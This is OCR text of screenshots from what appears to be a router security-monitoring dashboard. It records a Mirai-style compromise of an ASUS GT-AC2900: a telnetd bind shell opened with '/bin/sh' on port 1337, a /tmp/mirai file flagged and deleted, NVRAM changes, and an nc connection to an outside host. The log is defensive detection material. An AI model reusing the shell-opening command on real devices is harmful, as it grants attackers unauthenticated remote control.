
1970/1/1 上午9:03:32 Process Create
telnetd

2020/9/9 下午7:52:24 LEAYA
DETECT

Process telnetd

Ppid	1
Pid	10496
Cmd Line	telnetd -l /bin/sh -p 1337
Work Dir	/
Name	telnetd

CHECK FILE



A new file mirai has been created — 41 seconds ago


NVRAM be modified — 6 minutes ago

NVRAM be modified — 6 minutes ago

A new process telnetd has been created — 6 minutes ago

A new process telnetd has been created — 6 minutes ago


Rows per page: 8 ▾ 1-5 of 5



INSTALL EVENTS IOC SETTINGS

●	A new file mirai has been created	41 seconds ago	
●	NVRAM be modified	6 minutes ago	
●	NVRAM be modified	6 minutes ago	
●	A new process telnetd has been created	6 minutes ago	
●	A new process telnetd has been created	6 minutes ago	

Rows per page: 8 1-5 of 5



A new file mirai has been created

NVRAM be modified

NVRAM be modified

A new process telnetd has been created

A new process telnetd has been created

Rows per page: 8 ▾ 1-5 of 5

GT-AC2900-72E8

aarch64

加入時間: 2020年9月9日 星期三

File Timeline

2020/9/9 下午7:57:44 File Create /tmp/mirai


LEAYA DETECT: ioc_match 2020/9/9 下午7:57:55

File /tmp/mirai

Filename	/tmp/mirai
Sha256	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649
Sha1	0696d7a698116f51f228c04fecaa8c65400da057
Mod Time	2020/9/9 下午7:57:44


Response

刪除 File DELETE



CHECK NETWORK

i	A process telnetd(10496) listen on local port 1337 connect to remote 192.168.50.138 4169	6 seconds ago
i	A process cs_broker(1013) listen on local port 1883 connect to remote 127.0.0.1 37368	6 seconds ago
i	A process agent(15063) listen on local port 42311 connect to remote 192.168.50.178 3000	10 seconds ago
i	A process warduck(10466) listen on local port 18017 connect to remote 192.168.50.100 49250	10 seconds ago
i	A process agent(15063) listen on local port 42287 connect to remote 192.168.50.178 3000	10 seconds ago
i	A process dropbear(14247) listen on local port 22 connect to remote 192.168.50.100 60563	10 seconds ago
!	A process nc(15285) listen on local port 32816 connect to remote 163.29.207.130 80	10 seconds ago
i	A process dropbear(12924) listen on local port 22 connect to remote 192.168.50.138 3823	10 seconds ago

